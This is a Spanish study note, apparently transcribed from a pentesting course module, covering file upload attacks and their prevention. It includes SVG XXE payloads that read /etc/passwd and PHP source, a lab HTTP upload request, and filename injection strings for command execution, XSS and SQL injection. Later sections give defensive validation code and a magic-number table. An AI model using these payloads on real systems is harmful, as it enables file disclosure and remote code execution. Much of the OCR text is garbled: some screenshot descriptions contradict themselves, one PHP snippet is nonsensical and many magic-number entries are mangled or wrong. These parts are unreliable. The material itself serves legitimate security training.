Se pueden realizar ataques similares para explotar XXE. Con imágenes SVG, también podemos incluir datos XML maliciosos para filtrar el código fuente de la aplicación web y otros documentos internos del servidor. El siguiente ejemplo se puede usar para una imagen SVG que filtra el contenido de (/etc/passwd):

Código: xml

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE svg [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<svg>&xxe;</svg>
```

Una vez cargada y visualizada la imagen SVG anterior, se procesará el documento XML y la información de (/etc/passwd) debería imprimirse en la página o mostrarse en el código fuente. De igual forma, si la aplicación web permite la carga de XML documentos, la misma carga útil puede llevar al mismo ataque cuando los datos XML se muestran en la aplicación web.

Si bien leer archivos de sistema como [/etc/passwd nombre del servidor] puede ser muy útil para la enumeración de servidores, puede tener un beneficio aún mayor para las pruebas de penetración web, ya que nos permite leer los archivos fuente de la aplicación web. El acceso al código fuente nos permitirá encontrar más vulnerabilidades que explotar dentro de la aplicación web mediante pruebas de penetración de caja blanca. Para la explotación de la carga de archivos, puede permitirnos [nombre del servidor] locate the upload directory, identify allowed extensions, or find the file naming scheme, lo cual puede resultar útil para futuras explotaciones.

Para utilizar XXE para leer el código fuente en aplicaciones web PHP, podemos usar la siguiente carga útil en nuestra imagen SVG:

Código: xml

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE svg [ <!ENTITY xxe SYSTEM "php://filter/convert.base64-
encode/resource=index.php"> ]>
<svg>&xxe;</svg>
```

Una vez mostrada la imagen SVG, deberíamos obtener el contenido codificado en base64 de [nombre del archivo] index.php, que podemos decodificar para leer el código fuente. Para más información sobre XXE, consulte el módulo [Ataques Web](#).

El uso de datos XML no es exclusivo de las imágenes SVG, ya que también se utiliza en muchos tipos de documentos, como PDF[texto incoherente], Word Documents...PowerPoint Documents

Otro ataque similar, también posible mediante estos tipos de archivos, es un ataque SSRF. Podemos aprovechar la vulnerabilidad XXE para enumerar los servicios

disponibles internamente o incluso llamar a API privadas para realizar acciones privadas. Para más información sobre SSRF, consulte el módulo "[Ataques del lado del servidor](#)".

DoS

Finalmente, muchas vulnerabilidades en la carga de archivos pueden provocar un Denial of Service (DOS) ataque al servidor web. Por ejemplo, podemos usar las cargas útiles XXE anteriores para realizar ataques DoS, como se explica en el módulo [Ataques Web](#).

Además, podemos utilizar Decompression Bomb tipos de archivo que utilizan compresión de datos, como ZIP los archivos comprimidos. Si una aplicación web descomprime automáticamente un archivo ZIP, es posible que cargue un archivo malicioso que contenga archivos ZIP anidados, lo que puede generar muchos petabytes de datos y provocar un bloqueo del servidor.

Otro posible ataque DoS es un Pixel Flood ataque con archivos de imagen que utilizan compresión de imágenes, como JPG Go PNG. Podemos crear cualquier JPG archivo de imagen con cualquier tamaño (por ejemplo, 500x500) y modificar manualmente sus datos de compresión para indicar que tiene un tamaño de (0xffff x 0xffff), lo que resulta en una imagen con un tamaño percibido de 4 gigapíxeles. Cuando la aplicación web intenta mostrar la imagen, intentará asignarle toda su memoria, lo que provocará un fallo en el servidor backend.

Además de estos ataques, podríamos probar otros métodos para provocar un ataque de denegación de servicio (DoS) en el servidor backend. Una forma de hacerlo es subir un archivo demasiado grande, ya que algunos formularios de carga pueden no limitar el tamaño del archivo ni comprobarlo antes de subirlo, lo que puede saturar el disco duro del servidor y provocar un bloqueo o una ralentización considerable.

Si la función de carga es vulnerable a la travesía de directorios, también podemos intentar cargar archivos a un directorio diferente (por ejemplo, ../../etc/passwd), lo que también puede provocar que el servidor se bloquee. Try to search for other examples of DOS attacks through a vulnerable file upload functionality.

Comandos:

Inyección XXE (obtener el /etc/passwd)

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE svg [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<svg>&xxe;</svg>
```

Inyección XXE (obtener el código **index.php** en base64 (podríamos buscar el código de **upload.php** por ej. Y saber el nombre de la carpeta donde se guardan los archivos maliciosos subidos))

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE svg [ <!ENTITY xxe SYSTEM "php://filter/convert.base64-
encode/resource=index.php"> ]>
<svg>&xxe;</svg>
```

Inyección XXE en el cuerpo o petición de la carga de la imagen SVG

The screenshot shows a browser window with the URL <http://94.237.57.59268>. The page title is "Update your logo". On the left, the "Request" tab displays the following POST data:

```
POST /upload.php HTTP/1.1
Host: 94.237.57.59268
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=3
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----geckoformboundaryf3ab932cad10e508bf296262538ae6a2
Content-Length: 27414
Origin: http://94.237.57.57.59268
Connection: keep-alive
Referer: http://94.237.57.57.59268/
Upgrade-Insecure-Requests: 1
Priority: u0,1
----geckoformboundaryf3ab932cad10e508bf296262538ae6a2
Content-Disposition: form-data; name="uploadFile"; filename="Leon.svg"
Content-Type: image/svg+xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE svg [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<svg>&xxe;</svg>
----geckoformboundaryf3ab932cad10e508bf296262538ae6a2--
```

A red arrow points from the "Request" tab to the "Upload" button on the right side of the page.

Los resultados podemos encontrarlos dentro del código de la página presionando **CTRL + U**


The screenshot shows the browser's developer tools with the "view-source" tab selected, displaying the source code of the page. A red arrow points to the captured XXE payload in the source code.

```
1 <script src="/script.js"></script>
2 <div>
3   <h3>Update your logo</h3>
4   <input type="file" id="uploadFile" accept="image/*">
5   <div>
6     <input type="button" value="Upload" />
7   </div>
8 </div>
9
10 <script>
11   document.getElementById('uploadFile').addEventListener('change', function(e) {
12     const file = e.target.files[0];
13     const reader = new FileReader();
14     reader.onload = function(event) {
15       const blob = event.target.result;
16       const formData = new FormData();
17       formData.append('uploadFile', blob);
18       fetch('/upload.php', {
19         method: 'POST',
20         body: formData
21       })
22     }
23   });
24 </script>
```

The captured XXE payload is visible in the source code between lines 19 and 22:

```
19   <input type="file" id="uploadFile" accept="image/*">
20   <div>
21     <input type="button" value="Upload" />
22   </div>
```

Lo mismo podemos hacer para extraer el código de **upload.php**, en la página veremos el código en base64, como lo vemos en azul.



The screenshot shows a browser window with the URL `http://94.237.57.59268`. The page title is "Employee File Manager". The request details show a POST method to `/upload.php` with the following headers and body:

```
POST /upload.php HTTP/1.1
Host: 94.237.57.59268
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101 Firefox/139.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----geckoformboundaryf3ab932cad10e508bf296262538ae6a2
Content-Length: 2744
Origin: http://94.237.57.57.59268
Connection: keep-alive
Referer: http://94.237.57.57.59268/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
-----geckoformboundaryf3ab932cad10e508bf296262538ae6a2
Content-Disposition: form-data; name="uploadFile"; filename="Leon.svg"
Content-Type: image/svg+xml
-----geckoformboundaryf3ab932cad10e508bf296262538ae6a2
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE svg PUBLIC "-//IETF//DTD SGML-based Resource Filter//EN" "http://filter:convert.base64-encode/resource=upload.php">
<svg>xkxe</svg>
-----geckoformboundaryf3ab932cad10e508bf296262538ae6a2 -
```

Solución 2:

El cual podremos decodificar en una página web

DECODE Decodes your data into the area below.


```
<?php
$target_dir = "./images/";
$fileName = basename($_FILES["uploadFile"]["name"]);
$target_file = $target_dir . $fileName;
$contentType = $_FILES['uploadFile']['type'];
$MIMETYPE = mime_content_type($_FILES['uploadFile']['tmp_name']);

if (!preg_match('/^.+\.(svg)$/', $fileName)) {
    echo "Only SVG images are allowed";
    die();
}
```

O desde consola de parrot OS

```
#!/home/lathe/Desktop/Top
$filename = "C:\Windows\Temp\image1.svg";
$im = imagecreatefromsvg($filename);
$width = imagesx($im);
$height = imagesy($im);
header("Content-Type: image/svg+xml");
imagepng($im);
imagedestroy($im);
```

Solución 1:



The screenshot shows a browser developer tools Network tab. A POST request is being sent to 'http://94.237.57.57:59268/upload.php'. The request body contains a file named 'flag.txt' with the content '<svg>&xss;'. The response shows the server-side code for handling file uploads.

```
1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <meta charset="UTF-8">
5     <title>Employee File Manager</title>
6     <link rel="stylesheet" href="./style.css">
7   </head>
8   <body>
9     <script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/2.1.3/jquery.min.js"></script>
10    <script src="./script.js"></script>
11    <div>
12      <h1>Update your logo</h1>
13      <center>
14        <form action="upload.php" method="POST" enctype="multipart/form-data">
15          <input type="file" name="uploadfile" id="uploadfile" accept="image/*">
16          <input type="submit" value="Upload" id="submit">
17        </form>
18      </center>
19    </div>
20  </body>
21</html>
```

Otros ataques de carga

Además de las cargas de archivos arbitrarias y los ataques de carga limitada, existen otras técnicas y ataques que vale la pena mencionar, ya que pueden resultar útiles en algunas pruebas de penetración web o pruebas de recompensas por errores. Analicemos algunas de estas técnicas y cuándo podemos usarlas.

Inyecciones en el nombre del archivo

Un ataque común de carga de archivos utiliza una cadena maliciosa como nombre del archivo subido, que puede ejecutarse o procesarse si dicho nombre se muestra (es decir, se refleja) en la página. Podemos intentar injectar un comando en el nombre del archivo, y si la aplicación web usa el nombre del archivo dentro de un comando del sistema operativo, podría provocar un ataque de inyección de comandos.

Por ejemplo, si nombramos un archivo file\$(whoami).jpg como o file`whoami`.jpg||whoami, y la aplicación web intenta mover el archivo cargado con un comando del sistema operativo (p. ej., mv file /tmp), nuestro nombre de archivo injectaría el whoamicomando, que se ejecutaría, lo que provocaría la ejecución remota de código. Puede consultar el módulo "[Inyecciones de comandos](#)" para obtener más información.

De forma similar, podemos usar una carga útil XSS en el nombre del archivo (p. ej., <script>alert(window.origin);</script>), que se ejecutaría en el equipo del objetivo si se le muestra el nombre del archivo. También podemos injectar una consulta SQL en el nombre del archivo (p. ej., file';select+sleep(5);--.jpg), lo que podría provocar una inyección SQL si el nombre del archivo se usa de forma insegura en una consulta SQL.

Divulgación del directorio de carga

En algunos formularios de carga de archivos, como los de comentarios o envíos, es posible que no tengamos acceso al enlace del archivo subido ni conozcamos el directorio de carga. En estos casos, podemos utilizar fuzzing para buscar dicho directorio o incluso aprovechar otras vulnerabilidades (p. ej., LFI/XXE) para localizar los archivos subidos leyendo el código fuente de las aplicaciones web, como vimos en la sección anterior. Además, el módulo [Ataques Web/IDOR](#) describe varios métodos para localizar la ubicación de los archivos e identificar su esquema de nombres.

Otro método para revelar el directorio de subidas es forzar mensajes de error, ya que suelen revelar información útil para una mayor explotación. Un ataque para provocar estos errores es subir un archivo con un nombre ya existente o enviar dos solicitudes idénticas simultáneamente. Esto puede provocar que el servidor web muestre un error indicando que no se pudo escribir el archivo, lo que podría revelar el directorio de subidas. También podemos intentar subir un archivo con un nombre demasiado largo (por ejemplo, 5000 caracteres). Si la aplicación web no gestiona esto correctamente, también podría generar un error y revelar el directorio de subidas.

De manera similar, podemos probar varias otras técnicas para provocar un error en el servidor y revelar el directorio de cargas, junto con información útil adicional.

Ataques específicos de Windows

También podemos utilizar algunas Windows-Specific técnicas en algunos de los ataques que discutimos en las secciones anteriores.

Un ejemplo de este tipo de ataque es el uso de caracteres reservados, como (|, <, >, *o ?), que suelen estar reservados para usos especiales, como comodines. Si la aplicación web no corrige correctamente estos nombres ni los encierra entre comillas, podrían hacer referencia a otro archivo (que podría no existir) y provocar un error que revele el directorio de carga. De igual forma, podríamos usar nombres reservados de Windows para el nombre del archivo cargado, como (CON, COM1, LPT1o NUL), lo que también podría provocar un error, ya que la aplicación web no podrá escribir un archivo con ese nombre.

Finalmente, podemos utilizar la [convención de nombres de archivo de Windows 8.3](#) para sobrescribir archivos existentes o hacer referencia a archivos inexistentes. Las versiones anteriores de Windows se limitaban a nombres de archivo cortos, por lo que usaban una tilde (~) para completar el nombre, lo cual podemos aprovechar.

Por ejemplo, para hacer referencia a un archivo llamado (hackthebox.txt), podemos usar (HAC~1.TXT) o (HAC~2.TXT), donde el dígito representa el orden de los archivos coincidentes que empiezan por (HAC). Como Windows aún admite esta convención,

podemos escribir un archivo llamado (p. ej. WEB~.CONF) para sobrescribirlo web.conf. De igual forma, podemos escribir un archivo que reemplace archivos confidenciales del sistema. Este ataque puede tener varias consecuencias, como la divulgación de información mediante errores, un ataque de denegación de servicio (DoS) en el servidor back-end o incluso el acceso a archivos privados.

Ataques avanzados de carga de archivos

Además de todos los ataques que hemos analizado en este módulo, existen ataques más avanzados que pueden utilizarse con las funciones de carga de archivos. Cualquier procesamiento automático que se realice en un archivo subido, como codificar un vídeo, comprimirlo o renombrarlo, puede ser explotado si no se codifica de forma segura.

Algunas bibliotecas de uso común pueden tener exploits públicos para dichas vulnerabilidades, como la vulnerabilidad de carga de AVI que provoca XXE en ffmpeg. Sin embargo, al trabajar con código y bibliotecas personalizadas, detectar dichas vulnerabilidades requiere conocimientos y técnicas más avanzados, lo que puede llevar al descubrimiento de una vulnerabilidad avanzada de carga de archivos en algunas aplicaciones web.

Existen muchas otras vulnerabilidades avanzadas de carga de archivos que no abordamos en este módulo. Consulte algunos informes de recompensas por errores para explorar vulnerabilidades más avanzadas de carga de archivos.

RESUMEN:

② Inyecciones en el nombre del archivo:

- **Inyección de comandos:** Usar nombres de archivo maliciosos como file\$(whoami).jpg, filewhoami.jpg o file.jpg||whoami para ejecutar comandos del sistema operativo si el nombre del archivo se procesa en un comando (por ejemplo, mv file /tmp).
- **Inyección XSS:** Inyectar payloads XSS en el nombre del archivo, como <script>alert(window.origin);</script>, para ejecutar scripts en el cliente si el nombre se muestra sin sanitización.
- **Inyección SQL:** Usar nombres como file';select+sleep(5);--.jpg para provocar inyecciones SQL si el nombre del archivo se usa de forma insegura en consultas SQL.

② Divulgación del directorio de carga:

- **Fuzzing:** Realizar fuzzing para descubrir el directorio de carga o aprovechar vulnerabilidades como LFI (Local File Inclusion) o XXE (XML External Entity) para localizar archivos subidos.
- **Forzar mensajes de error:**
 - Subir un archivo con un nombre ya existente o enviar solicitudes simultáneas para generar errores que revelen el directorio de carga.
 - Usar nombres de archivo extremadamente largos (por ejemplo, 5000 caracteres) para provocar errores que expongan el directorio.
- **Otros métodos:** Probar técnicas variadas para inducir errores en el servidor que revelen información útil, como el directorio de carga.

② Ataques específicos de Windows:

- **Caracteres reservados:** Usar caracteres como |, <, >, * o ? en el nombre del archivo para provocar errores si no se sanitizan o encierran correctamente, lo que puede revelar el directorio de carga.
- **Nombres reservados de Windows:** Utilizar nombres como CON, COM1, LPT1 o NUL para generar errores, ya que estos nombres están prohibidos para archivos en Windows.
- **Convención de nombres 8.3:** Aprovechar nombres cortos de Windows (por ejemplo, HAC~1.TXT para hackthebox.txt) para sobrescribir archivos existentes (como WEB~.CONF para web.conf) o provocar errores, lo que puede llevar a divulgación de información, denegación de servicio (DoS) o acceso a archivos privados.

② Ataques avanzados de carga de archivos:

- **Explotación de procesamiento automático:** Aprovechar vulnerabilidades en procesos automáticos como codificación de video, compresión o renombrado de archivos, si no están debidamente protegidos.
- **Exploits en bibliotecas comunes:** Identificar vulnerabilidades conocidas en bibliotecas como ffmpeg (por ejemplo, vulnerabilidad de carga de AVI que provoca XXE).
- **Código personalizado:** Detectar vulnerabilidades en bibliotecas o código personalizado requiere técnicas avanzadas y puede revelar fallos complejos en aplicaciones web.
- **Investigación adicional:** Consultar informes de recompensas por errores para explorar vulnerabilidades más avanzadas de carga de archivos.

Prevención de vulnerabilidades en la carga de archivos

A lo largo de este módulo, hemos analizado diversos métodos para explotar diferentes vulnerabilidades en la carga de archivos. En cualquier prueba de penetración o programa de recompensas por errores en el que participemos, debemos poder informar sobre las acciones a tomar para corregir las vulnerabilidades identificadas. En esta sección se analizará lo que podemos hacer para garantizar que nuestras funciones de carga de archivos estén codificadas de forma segura y protegidas contra la explotación y qué puntos de acción podemos recomendar para cada tipo de vulnerabilidad de carga de archivos.

Validación de extensión

El primer y más común tipo de vulnerabilidad de carga que analizamos en este módulo fue la validación de extensiones de archivo. Las extensiones de archivo desempeñan un papel importante en la ejecución de archivos y scripts, ya que la mayoría de los servidores y aplicaciones web suelen usarlas para configurar sus propiedades de ejecución. Por ello, debemos asegurarnos de que nuestras funciones de carga de archivos puedan gestionar de forma segura la validación de extensiones.

Aunque incluir extensiones en la lista blanca siempre es más seguro, como vimos anteriormente, se recomienda usar ambas opciones: incluir las extensiones permitidas y las peligrosas. De esta forma, la lista negra evitará la carga de scripts maliciosos si se omite la lista blanca (por ejemplo, shell.php.jpg). El siguiente ejemplo muestra cómo se puede hacer esto con una aplicación web PHP, pero el mismo concepto se puede aplicar a otros frameworks:

```
$fileName = basename($_FILES["uploadFile"]["name"]);
```

```
// blacklist test
if (preg_match('/^.*\.(ph(p|ps|ar|tml)\/', $fileName)) {
    echo "Only images are allowed";
    die();
}

// whitelist test
if (!preg_match('/^.*\.(jpg|jpeg|png|gif)$/', $fileName)) {
    echo "Only images are allowed";
    die();
}
```

Observamos que, con las extensiones en lista negra, la aplicación web verifica [falta información] if the extension exists anywhere within the file name, mientras que con las listas blancas, verifica [if the file name ends with the extension falta información]. Además, debemos aplicar la validación de archivos tanto en el backend como en el frontend. Aunque la validación en el frontend se puede eludir fácilmente, reduce la posibilidad de que los usuarios suban archivos no deseados, lo que podría activar un mecanismo de defensa y enviarnos una alerta falsa.

Validación de contenido

Como también aprendimos en este módulo, validar la extensión no es suficiente, ya que también debemos validar el contenido del archivo. No podemos validar una sin la otra, y siempre debemos validar tanto la extensión del archivo como su contenido. Además, debemos asegurarnos de que la extensión del archivo coincida con el contenido del archivo.

El siguiente ejemplo nos muestra cómo podemos validar la extensión del archivo a través de la lista blanca y validar tanto la firma del archivo como el encabezado HTTP Content-Type, al tiempo que garantizamos que ambos coincidan con nuestro tipo de archivo esperado:

```
$fileName = basename($_FILES["uploadFile"]["name"]);
$contentType = $_FILES['uploadFile']['type'];
$MIMEtype = mime_content_type($_FILES['uploadFile']['tmp_name']);

// whitelist test
if (!preg_match('/^.*\.\png$/i', $fileName)) {
    echo "Only PNG images are allowed";
    die();
}

// content test
foreach (array($contentType, $MIMEtype) as $type) {
    if (!in_array($type, array('image/png'))) {
        echo "Only PNG images are allowed";
        die();
    }
}
```

Divulgación de carga

Otra cosa que debemos evitar es revelar el directorio de subidas o proporcionar acceso directo al archivo subido. Siempre se recomienda ocultar el directorio de subidas a los usuarios finales y permitirles descargar los archivos subidos únicamente a través de una página de descarga.

Podemos escribir un download.phpscript para obtener el archivo solicitado del directorio de cargas y luego descargarlo para el usuario final. De esta forma, la aplicación web oculta el directorio de cargas e impide que el usuario acceda directamente al archivo subido. Esto puede reducir significativamente las posibilidades de acceder a un script cargado maliciosamente para ejecutar código.

Si utilizamos una página de descarga, debemos asegurarnos de que el download.phpscript solo otorgue acceso a los archivos propiedad de los usuarios (es decir, para evitar IDOR/LFIvulnerabilidades) y que estos no tengan acceso directo al directorio de subidas (es decir, 403 error). Esto se puede lograr utilizando los encabezados `Content-Disposition`` y `nosniff` y un Content-Typeencabezado preciso.

Además de restringir el directorio de subidas, también deberíamos aleatorizar los nombres de los archivos subidos en el almacenamiento y guardar sus nombres originales "saneados" en una base de datos. Cuando el download.phpscript necesita descargar un archivo, obtiene su nombre original de la base de datos y lo proporciona al usuario durante la descarga. De esta forma, los usuarios desconocerán el directorio de subidas ni el nombre del archivo subido. También podemos evitar vulnerabilidades causadas por inyecciones en los nombres de archivo, como vimos en la sección anterior.

Otra opción es almacenar los archivos subidos en un servidor o contenedor independiente. Si un atacante logra ejecutar código remoto, solo comprometerá el servidor de subida, no todo el servidor backend. Además, los servidores web pueden configurarse para impedir que las aplicaciones web accedan a archivos fuera de sus directorios restringidos mediante configuraciones como (open_basedir) en PHP.

Mayor seguridad

Los consejos anteriores deberían reducir significativamente las posibilidades de subir y acceder a un archivo malicioso. Podemos tomar otras medidas para garantizar que el servidor back-end no se vea comprometido si se ignora alguna de las medidas mencionadas.

Una configuración crítica que podemos agregar es deshabilitar funciones específicas que se pueden usar para ejecutar comandos del sistema a través de la aplicación web.

Por ejemplo, para hacerlo en PHP, podemos usar

la disable_functions configuración php.ini y agregar funciones peligrosas como exec, shell_exec, system, passthru, y algunas otras.

Otra cosa que deberíamos hacer es desactivar la visualización de errores del sistema o del servidor para evitar la divulgación de información confidencial. Siempre debemos gestionar los errores a nivel de la aplicación web e imprimir errores simples que expliquen el error sin revelar detalles confidenciales o específicos, como el nombre del archivo, el directorio de subida o los errores sin procesar.

Por último, a continuación se presentan algunos otros consejos que debemos tener en cuenta para nuestras aplicaciones web:

- Limitar el tamaño del archivo
- Actualice cualquier biblioteca utilizada
- Escanee los archivos cargados en busca de malware o cadenas maliciosas
- Utilice un firewall de aplicaciones web (WAF) como capa secundaria de protección

Una vez implementadas todas las medidas de seguridad descritas en esta sección, la aplicación web debería ser relativamente segura y no vulnerable a las amenazas comunes de carga de archivos. Al realizar una prueba de penetración web, podemos usar estos puntos como lista de verificación y proporcionar los que falten a los desarrolladores para que cubran cualquier deficiencia.

PORQUE USAR LISTA NEGRA Y LISTA BLANCA AL TIEMPO

Observamos que, con las extensiones en lista negra, la aplicación web verifica **Si la extensión existe en cualquier lugar dentro del nombre del archivo**, mientras que, con las listas blancas, verifica **Si el nombre del archivo termina con la extensión**.

Algunos magic numbers adicionales:

1. FF D8 FF E0 - ÿØÿà (JPEG/JFIF)
2. 89 50 4E 47 - %oPNG (PNG)
3. 47 49 46 38 - GIF8 (GIF)
4. 42 4D - BM (BMP)
5. 49 49 2A 00 - II* (TIFF Intel)
6. 4D 4D 00 2A - MM^ñL* (TIFF Motorola)
7. 25 50 44 46 - %PDF (PDF)
8. 50 4B 03 04 - PK^ñ_x^ñ_y (ZIP)
9. 50 4B 05 06 - PK^ñ_q^ñ_k (ZIP empty)
10. 50 4B 07 08 - PK^ñ_l^ñ_s (ZIP spanned)

11. 52 61 72 21 - Rar! (RAR)
12. 1F 8B 08 - $\text{^s < } \text{s}$ (GZIP)
13. 42 5A 68 - BZh (BZIP2)
14. 53 51 4C 69 - SQLi (SQLite)
15. 4D 5A - MZ (EXE)
16. 7F 45 4C 46 - \x00 ELF (ELF)
17. CA FE BA BE - \x00 p⁰³4 (Java Class)
18. 00 00 01 00 - $\text{^v_L } \text{^v_L } \text{^s_0_H } \text{^v_L}$ (ICO)
19. 00 00 02 00 - $\text{^v_L } \text{^v_L } \text{^s_T_X } \text{^v_L}$ (CUR)
20. 46 4F 52 4D - FORM (AIFF)
21. 4E 45 53 1A - NES^{v_b} (NES)
22. 43 44 30 30 - CD00 (ISO)
23. 44 49 43 4D - DICM (DICOM)
24. 38 42 50 53 - 8BPS (PSD)
25. 41 56 49 20 - AVI^{s_p} (AVI)
26. 52 49 46 46 - RIFF (WAV/RIFF)
27. 4D 54 68 64 - MThd (MIDI)
28. 4F 67 67 53 - OggS (OGG)
29. 1A 45 DF A3 - $\text{^s_v_b E\beta\zeta}$ (Matroska)
30. 66 4C 61 43 - fLac (FLAC)
31. FF FB - $\ddot{\text{y}}\text{u}$ (MP3)
32. 49 44 33 - ID3 (MP3 ID3)
33. 4D 4F 56 49 - MOVI (QuickTime)
34. 00 00 00 1C 66 74 79 70 - $\text{^v_L } \text{^v_L } \text{^v_L } \text{^f_s ftyp}$ (MP4)
35. 52 54 53 50 - RTSP (RealMedia)
36. 1A 45 - ^s_v_b E (WebM)
37. 30 26 B2 75 - 0&²u (MPEG-TS)
38. 00 00 01 BA - $\text{^v_L } \text{^v_L } \text{^s_0_H } \text{^o}$ (MPEG-PS)
39. 23 21 2F - #!/ (Script)
40. 3C 21 44 4F - <!DO (HTML DOCTYPE)
41. 3C 3F 78 6D - <?xm (XML)
42. 3C 68 74 6D - <htm (HTML)
43. 25 21 - %! (PostScript)
44. 7B 5C 72 74 - {rt (RTF)
45. 44 4F 43 46 - DOCF (MS Office old)
46. 50 4B 00 01 - PK^{v_L s_0_H} (Office Open XML)
47. 4F 44 46 20 - ODF^{s_p} (OpenDocument)

- 48. 43 52 32 30 - CR20 (Core Audio)
- 49. 66 74 79 70 33 67 - ftyp3g (3GP)
- 50. 00 00 00 0C 6A 50 20 - $\text{N}_{\text{L}} \text{N}_{\text{L}} \text{N}_{\text{L}} \text{F}_{\text{F}}$ jP_{s_p} (JP2)
- 51. 38 42 49 4D - 8BIM (Photoshop alt)
- 52. 41 4D 52 0A - AMR_{L_f} (AMR)
- 53. 4D 34 41 20 - M4A_{s_p} (M4A)
- 54. 4D 34 50 20 - M4P_{s_p} (M4P)
- 55. 4D 34 56 20 - M4V_{s_p} (M4V)
- 56. 00 01 - $\text{N}_{\text{L}} \text{s}_{\text{H}}$ (RealAudio)
- 57. 2E 52 4D 46 - .RMF (RealMedia File)
- 58. 54 48 58 20 - THX_{s_p} (TXTM)
- 59. 55 55 55 44 - UUUD (UUencode)
- 60. 23 23 23 23 - ##### (ARJ)
- 61. 1F 9D - v_{s} (Tape Archive old)
- 62. 1F A0 - v_{s} (Tape Archive)
- 63. 4C 5A 49 50 - LZIP (LZIP)
- 64. FD 37 7A 58 - ½7zX (7z)
- 65. 53 7A 44 44 - SzDD (SZDD)
- 66. 75 64 66 - udf (UDF)
- 67. 45 52 43 53 - ERCS (ERCS)
- 68. 60 EA - ` ê (MacBinary)
- 69. 44 45 53 43 - DESC (NeXT)
- 70. 43 52 45 41 - CREA (Creator)
- 71. 48 50 48 46 - HPGL (HPGL)
- 72. 25 21 50 53 - %!PS (EPS)
- 73. 41 49 4D 46 - AIMF (AIFC)
- 74. 43 41 46 46 - CAFF (Core Audio)
- 75. 4D 33 55 31 - M3U1 (M3U)
- 76. 4C 41 56 46 - LAVF (Lavf)
- 77. 66 74 79 70 69 73 6F - ftypiso (ISO Media)
- 78. 66 74 79 70 6D 70 34 - ftypmp4 (MP4 alt)
- 79. 66 74 79 70 71 74 - ftypqt (QuickTime alt)
- 80. 4D 44 41 54 - MDAT (MP4 data)
- 81. 6D 6F 6F 76 - moov (QuickTime)
- 82. 6D 64 61 74 - mdat (MP4 data alt)
- 83. 66 72 65 65 - free (QuickTime)
- 84. 77 69 64 65 - wide (QuickTime)

85. 70 6E 6F 74 - pnot (PowerPoint)
86. 77 6F 72 64 - word (Word)
87. 78 6C 73 78 - xlsx (Excel)
88. 70 70 74 78 - pptx (PowerPoint)
89. 64 6F 63 78 - docx (Word)
90. 76 6E 64 2E - vnd. (vnd MIME)
91. 41 50 50 4C - APPL (AppleSingle)
92. 64 72 65 66 - dref (QuickTime)
93. 65 64 74 73 - edts (QuickTime)
94. 6D 64 68 64 - mdhd (QuickTime)
95. 68 64 6C 72 - hdlr (QuickTime)
96. 6D 69 6E 66 - minf (QuickTime)
97. 64 69 6E 66 - dinf (QuickTime)
98. 73 74 62 6C - stbl (QuickTime)
99. 75 64 74 61 - udta (QuickTime)
100. 63 6D 6F 76 - cmov (QuickTime)

Command Injections

Inyecciones de comando

